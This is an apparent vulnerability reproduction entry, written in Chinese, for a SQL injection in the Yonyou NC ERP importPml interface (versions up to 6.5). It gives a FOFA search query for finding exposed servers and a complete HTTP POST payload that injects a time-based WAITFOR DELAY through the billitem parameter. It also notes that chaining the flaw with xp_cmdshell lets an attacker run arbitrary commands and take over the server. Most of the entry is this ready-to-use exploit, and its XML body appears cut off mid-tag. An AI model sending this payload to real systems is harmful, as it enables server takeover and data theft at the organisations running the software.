Y4-76用友-NC-SQL


漏洞描述：

用友NC importPml接口存在SQL注入漏洞，攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

影响版本：

用友网络科技股份有限公司-NC version<=6.5

网站图片：



网络测绘：

fofa语法：

icon_hash="1085941792" && body="/logo/images/logo.gif"

漏洞复现：

payload：

```
POST /portal/pt/portalpage/importPml?pageId=login&billitem=1'WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: your-ip
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH970hbttBhoCyj9V
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Connection: close

------WebKitFormBoundaryH970hbttBhoCyj9V
Content-Disposition: form-data; name="Filedata"; filename="1.jpg"
Content-Type: image/jpeg

<?xml version="1.0" encoding="UTF-8"?>
<page template="adminonerow" version="101"  i18nname="admin-00001"  visibility="0"  isdefault="true" skin="webclassic" level="0"  linkgroup="0000z010000000000002"  order
</page>
------WebKitFormBoundaryH970hbttBhoCyj9V--
```

效果图:
延时5秒